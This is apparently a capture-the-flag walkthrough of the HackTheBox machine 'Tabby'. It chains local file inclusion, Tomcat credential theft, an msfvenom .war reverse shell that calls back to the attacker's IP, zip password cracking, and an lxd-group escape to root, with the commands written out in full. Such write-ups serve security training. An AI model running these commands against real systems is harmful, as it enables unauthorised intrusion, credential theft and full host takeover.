
Overview
Tabby is an easy HackTheBox Linux machine running a hosting-service site alongside Apache Tomcat. A file-read parameter on the main site is vulnerable to local file inclusion, and knowing the exact Debian package layout for tomcat9 is enough to locate and read tomcat-users.xml, leaking valid Tomcat Manager credentials. Deploying a malicious .war reverse shell through Tomcat’s remote deployment feature gets a foothold, and a password-protected backup archive found on the webroot cracks to a password reused by a real system account. Root exploits membership in the lxd group, enough, on its own, to mount the entire host filesystem inside a privileged container.
Attack Chain
- Scan the target and find
SSH,HTTP, and a secondHTTPservice on8080 - Find a static hosting-service site whose “News” feature reads files via a
fileparameter - Confirm local file inclusion by reading
/etc/passwd - Identify
Apache Tomcaton port8080and itswebroot/CATALINA_HOMEpaths - Research the exact Debian package layout for
tomcat9to locatetomcat-users.xml - Use the LFI to read the file and recover
Tomcat Managercredentials - Log in to the
Host-Managerand confirm access to thetext/jmxdeployment interface - Generate a malicious
.warreverse shell payload withmsfvenomand deploy it remotely - Trigger the deployed payload and catch a reverse shell as
tabby - Find a password-protected backup
.zipfile in the webroot - Transfer it and crack the password offline with
zip2johnandjohn - Reuse the cracked password to switch to the user
ash - Read the user flag
- Discover the current user is a member of the
lxdgroup - Import a prebuilt Alpine Linux LXD image and configure a privileged container with the host filesystem mounted
- Start the container and browse the mounted host filesystem to find root’s SSH private key
- Use the recovered key to
SSHin asroot - Read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.200.203; export NAME=TABBY; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80,8080
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

Web Enumeration
Finding the LFI
Browsing to port 80 shows a static site for a Hosting Service.

We can’t navigate to anything except News. Clicking it uses a host path to request news.php and read a file called statement. We add the host to /etc/hosts first.

We reload the path.

We test the endpoint for LFI or RFI, and after some testing, confirm LFI:
http://megahosting.htb/news.php?file=../../../../etc/passwd

We use curl for cleaner output.
curl -s -G --data-urlencode "file=../../../../etc/passwd" "http://megahosting.htb/news.php"

Finding Tomcat
Port 8080 shows a Tomcat landing page with several interesting files.


We have a webroot and a CATALINA_HOME directory:
Webroot: /var/lib/tomcat9/webapps/ROOT/index.html
CATALINA_HOME: /usr/share/tomcat9
We try the documented path for tomcat-users.xml, but get no result:
curl -s -G --data-urlencode "file=../../../../usr/share/tomcat9/conf/tomcat-users.xml" "http://megahosting.htb/news.php"
Foothold
Locating tomcat-users.xml
We research tomcat9 install locations.

We find this reference:
https://packages.debian.org/bullseye/all/tomcat9/filelist
It shows a different location for tomcat-users.xml:
/usr/share/tomcat9/etc/tomcat-users.xml

We check whether the file exists.
curl -s -G --data-urlencode "file=../../../../usr/share/tomcat9/etc/tomcat-users.xml" "http://megahosting.htb/news.php"
We find credentials.

tomcat:$3cureP4s5w0rd123!
Deploying a WAR Reverse Shell
We sign in to the Host-Manager with the credentials.

Host-Manager doesn’t offer much, and Manager reports it’s only accessible from the same machine as Tomcat, but there’s a mention of the text/jmx interface.

We read up on remotely deploying .war archives.

Rather than a .jsp webshell first, we go straight for a .war reverse shell with msfvenom.
msfvenom -p java/shell_reverse_tcp LHOST=10.10.14.84 LPORT=443 -f war -o shell.war

We start our penelope listener on port 443 and navigate to http://10.129.200.203:8080/shell/shell.war in the browser.

We catch a reverse shell as tabby on port 443.

Lateral Movement
Cracking a Backup Archive
We examine the webroot and find a files directory containing a backup .zip.

We host a Python web server on the target and transfer the archive to our attacking machine with wget.
On the target:

From our attacking machine:
wget http://10.129.200.203:8000/16162020_backup.zip

The archive is password-protected.

We use zip2john to format the hash.
zip2john 16162020_backup.zip > zip.hash

We crack it with john.
john --wordlist=/usr/share/wordlists/rockyou.txt zip.hash

admin@it
We’re able to unzip the archive.

The archive doesn’t contain anything useful directly.

Reusing the Password
We try the zip password against the user ash, and it works.

We read the user flag.

Privilege Escalation
Building a Privileged LXD Container
We check our user’s groups with id and see we’re part of the lxd group.

LXD is a system-container manager on Linux. Being in the lxd group lets us create and import container images as root on the host.
We get an Alpine Linux image:
https://github.com/saghul/lxd-alpine-builder
git clone https://github.com/saghul/lxd-alpine-builder.git
cd lxd-alpine-builder
sudo ./build-alpine # We don't have to build an image, as the repository already includes one


We use the prebuilt image.

We host a Python server on our attacking machine and transfer the image to the target.
wget http://10.10.14.84/alpine-v3.13-x86_64-20210218_0139.tar.gz -O ./alpine.tar.gz

We import the image and confirm it’s listed.
/snap/bin/lxc image import alpine.tar.gz --alias alpinetemp
/snap/bin/lxc image list

We initialise lxd. Answering no to every prompt didn’t work here, so we accept the defaults instead.
/snap/bin/lxd init

We make the container privileged and mount the host filesystem before starting it.
/snap/bin/lxc init alpinetemp privesc -c security.privileged=true
/snap/bin/lxc config device add privesc host-root disk source=/ path=/mnt/root recursive=true

Reading Root’s SSH Key
We start the container and access it via /bin/sh.
/snap/bin/lxc start privesc
/snap/bin/lxc exec privesc /bin/sh
bash doesn’t work inside the container, so we use sh instead.

We enumerate the host’s filesystem from within the container at /mnt/root.

We find root’s private SSH key.

We copy it to our attacking machine and set permissions with chmod 600.

We use the key with SSH to establish a session.
ssh root@$IP -i root.key

We have an SSH session as root.

We read the root flag.

Key Takeaways
Tabby shows how much specific version and packaging knowledge matters when exploiting local file inclusion, the “obvious” path for tomcat-users.xml didn’t work, and only checking the exact Debian package layout for tomcat9 revealed the real location. Tomcat’s own remote WAR deployment feature is, by design, arbitrary code execution for anyone with valid manager credentials. The lxd group is the most important lesson here: on Linux, membership in that group is functionally equivalent to root, since it allows mounting the entire host filesystem, including /root, into a container the user fully controls, with no further exploitation required.